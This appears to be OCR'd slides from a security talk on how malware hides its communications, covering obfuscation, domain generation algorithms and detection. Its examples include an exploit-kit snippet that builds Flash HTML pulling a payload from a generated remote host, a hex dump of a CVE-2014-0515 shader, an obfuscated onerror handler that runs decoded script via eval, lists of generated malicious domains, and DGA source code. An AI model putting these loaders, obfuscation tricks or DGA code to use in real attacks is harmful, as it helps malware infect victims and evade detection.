Understanding Moving Target Communications

Dr. Jared DeMott
SECURITY RESEARCHER AND ENGINEER

@jareddemott   www.vdalabs.com


Overview

Review

Obfuscation


DGAs

Detection



```python
def getData(a):
    return pPsN(meCmg[7])

def getG():
    return meCmg[8]

def getDx():
    return getD()

if __name__ == '__main__':
    txt = "<object classid=\"clsid:d27cdb6e-ae6d-11cf-96b8-444553540000\" allowScriptAccess=\"always\" width=\"1\"
    txt = txt + '<param name="play" value="true"/>';
    txt = txt + '<param name="FlashVars" value="g=' + getG() + '&u=' + getDx() + '&exec=' + getData("1") + '" />';
    txt = txt + '<!--[if !IE]>-->';
    txt = txt + '<object type="application/x-shockwave-flash" data="http://' + getKolaio() + '/' + getTxl("1") + '"
    txt = txt + '<param name="movie" value="http://' + getKolaio() + '/' + getTxl("1") + '" />';
    txt = txt + '<param name="play" value="true"/>';
    txt = txt + '<param name="FlashVars" value="g=' + getG() + '&u=' + getDx() + '&exec=' + getData("1") + '" />';
    txt = txt + '<!--<![endif]-->';
    txt = txt + '<!--[if !IE]>--></object><!--<![endif]-->';
    txt = txt + '</object>';
    print txt
```


CVE-2014-0515



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  A5 01 00 00 00 A4 0B 00 43 72 79 73 74 61 6C 6C  ¥....¤..Crystall
00000010  69 7A 65 A0 0C 6E 61 6D 65 73 70 61 63 65 00 43  ize .namespace.C
00000020  72 79 73 74 61 6C 6C 69 7A 65 20 62 79 20 50 65  rystallize by Pe
00000030  74 72 69 20 4C 65 73 6B 69 6E 65 6E 00 A0 0C 76  tri Leskinen. .v
00000040  65 6E 64 6F 72 00 00 A0 08 76 65 72 73 69 6F 6E  endor.. .version
00000050  00 01 00 A0 0C 64 65 73 63 72 69 70 74 69 6F 6E  ... .description
00000060  00 43 72 79 73 74 61 6C 6C 69 7A 65 20 2D 66 69  .Crystallize -fi
00000070  6C 74 65 72 00 A1 01 02 00 00 0C 5F 4F 75 74 43  lter.¡....._OutC
00000080  6F 6F 72 64 00 A1 01 01 00 00 02 73 69 7A 65 00  oord.¡.....size.
00000090  A2 01 6D 69 6E 56 61 6C 75 65 00 3F 80 00 00 A2  ¢.minValue.?€..¢
000000A0  01 6D 61 78 56 61 6C 75 65 00 43 96 00 00 33 03  .maxValue.C–..3.
000000B0  00 C0 01 80 00 00 02 00 B0 40 02 00 10 40 1D 02  .À.€....°@...@..
000000C0  00 C1 03 00 10 00 30 03 00 F1 02 00 10 00 1D 01  .Á....0..ñ......
000000D0  00 F3 03 00 1B 00 A2 07 64 65 66 61 75 6C 74 56  .ó....¢.defaultV
000000E0  61 6C 75 65 00 41 A0 00 00 00 0B 38 80 00 00 42  alue.A ....8€..B
000000F0  42 43 43 43 43 44 44 44 44 41 41 41 41 42 42 42  BCCCCDDDDAAAABBB
00000100  42 43 43 43 43 44 44 44 44 41 41 41 41 42 42 42  BCCCCDDDDAAAABBB
00000110  42 43 43 43 43 44 44 44 44 41 41 41 41 42 42 42  BCCCCDD
```

Memory area responsible for vulnerability

Obfuscation




```
<html>
<img src="err.png" onerror="var a='',m=Math,c=m.ceil(m.pow(m.E*m.PI,m.E)/m.E),
s='::::::::::::::::::;:::::::::::::::;:::::::::::::::::::::::::::;:::::::::' +
  ':: ##::: ##:: ######;:::#######;: ##:::: ##: ####: ##;:: ##:: ######:;::' +
  ':: ###:: ##: #;.... ##:... ##..:: ##:::: ##:. ##:: ###:: ##: ##... ##:::' +
  ':: ####: ##: ##:::: ##:;:: ##:::: ##:::: ##:: ;#:: ####: ##; ##:::..::::' +
  ':: ## ## ##: ;#:::: ##:::: ##:::: ####;####:: ##:: ## ## ##: ##:: ####::' +
  ':: ##. ####: ##:::: ##:::: ##:::; ##....:##:: ##:: ##. ####: ##::: ##:::' +
  ':: ##:. ###: ##:::: ##:::: ##:::: ##:::: ##:: ##:: ##;. ###: ##::: ##:::' +
  ':: #;::. ##:. #;#####:::::;##:::: ##:::: ;#: ####: ##::. ##:. ######::::' +
  ':...::::..:::.......::::::..:::::..:::;...::....::..:::..:::.......:::::' +
  '::::::::::::::::::::::::::::::::::::::::::::::;:::::::::::::::::::::::::' +
  '::::::::: ########:: #######:::::: ######:: ########: ;#######::::::::::' +
  '::::::;::... ##..:: ##;... ##:::: ##..; ##: ##.....:: ##.....:;:::::::::' +
  ':::::::::;:: ##:::: ##:::: ##:::: #;:::..:: ##::::::: ##::::::::::::::::' +
  ':::::::::::: ##:::: ##:::: ##::::. ######:: ;#####::: ######::::::::::::' +
  ';::::::::::: ##:;:: ##:::: ##:::::;.... ##: ##...:::: ##...:::::::::::::' +
  ':::::::::::: ##:::: ##:::: ##:::: ##::: ##: ##::::::: #;::::::::::::::::' +
  ':::::::::::: ##::::. #######:::::. ######:: #######;: ########::::::::::' +
  '::::::::::::..::::::.......:::::::......::.........::........:::::::::::' +
  '::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::' +
  ':::::::::::::::: ##:::: ##: ########: ########:: ########:::::::::::::::' +
  ':::::::::::::::: ##:::: ##: ##.....:: ##...: ##: ##.....::::::::::::::::' +
  ':::::::::::::::: ##:::: ##: ##::::::: ##:::: ##: ##:::::::::::::::::::::' +
  ':::::::::::::::: #########: ######::: ########:: #####::::::::::::::::::' +
  ':::::::::::::::: ##.... ##: ##...:::: ##.. ##::: ##...::::::::::::::::::' +
  ':::::::::::::::: ##:::: ##: ##::::::: ##::. ##:: ##:::::::::::::::::::::' +
  ':::::::::::::::: ##:::: ##: ########: ##:::. ##: ########:::::::::::::::' +
  '::::::::::::::::..:::::..::........::..:::::.::::.......::::::::::::::::' +
  '::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::' ;
for(var i=c-c;i<s.split(';').length;i++){var t=parseInt(c)-s.split(';')[i].length;
a+=String.fromCharCode(t);}eval(a);">
</html>
```

Malware

- Strings
- XOR
- Obfuscation routines
- Full encryption

DGA

- Pre-exploit
- Post-exploit



```
2jetvr.info (39)  prgjgaa.sningt0.biz (38)  hsrpyfg.tnkjbam.com (36
zxwi2t.info (36)  jqbvhgy.ya5eozt.net (35)  tum2kaa.2vg5yyy.info (
8f7s0.biz (35)  agwxkek.4mlqaaa.net (35)  agwa0i8.mxa8aaa.org
3vlrp.com (33)  urhgpnp.xx8e94g.biz (33)  uefote8.gfzoyqz.com (
yybc3gt.net (33)  iaaaagm.rsgljgl.net (33)  fyqgqgw.kmcfuiv.org (3
aagj1.info (32)  8ujztow.gy5picf.net (32)  9j6fctm.royblo7.info (32
.muv4gso.net (32)  ivk2eun.jbpkerg.com (32)  jedzyah.aaaagy8.i
uumw.org (32)  yrxpfdn.oaenlzw.com (32)  zkohoaa.pmvctws.net
qqcto2.biz (31)  niiz6hb.aaaagom.info (31)  lf8irpi.gxwfhqg.org (3
kaw9hq.net (31)  bj6o9as.tz3sl1t.org (31)  ak5maba.xwhetvw.biz
ekwublf.info (31)  92i5bp1.wxvj8do.info (31)  7qlk31f.pn4bi6k.or
.p2zyaaa.biz (30)  agviny0.uhxsaaa.net (30)  agymi5y.ggf8aaa.biz
xvco.org (30)  pmuuhvv.gayw4rr.org (30)  mfqtwvz.gk2shp7.com (
v8cfufu.net (30)  8kdgfp2.ygfcth6.biz (30)  9xccnea.6dbuuu6.biz
5qyaaa.info (30)  saaaagk.kyzhf4q.org (29)  qly5vjy.18y9zu4.biz (
t5iix.org (29)  ssd1caa.swtxqqt.info (29)  tf0bfqy.gtidzhl.com (29)
vpp6.org (29)  iklfyph.gt239fk.biz (29)  i8m7gyu.acwdktb.com (2
```


Example DGA

01-07-14

intgmxdeadnxuyla

01-08-14


axwscwsslmiagfah



```python
def generate_domain(year, month, day):
    """Generates a domain name for the given date."""
    domain = ""

    for i in range(16):
        year = ((year ^ 8 * year) >> 11) ^ ((year & 0xFFFFFFF0) << 17)
        month = ((month ^ 4 * month) >> 25) ^ 16 * (month & 0xFFFFFFF8)
        day = ((day ^ (day << 13)) >> 19) ^ ((day & 0xFFFFFFFE) << 12)
        domain += chr(((year ^ month ^ day) % 25) + 97)

    return domain
```

Example DGA

Concatenation



above
action
advance
afraid
against
airplane
almost
alone
already
although
always
amount
anger
angry
animal
another
answer
appear
apple
around
arrive
article
attempt
banker
basket
battle
beauty
became

behind
being
believe
belong
beside
better
between
beyond
bicycle
board
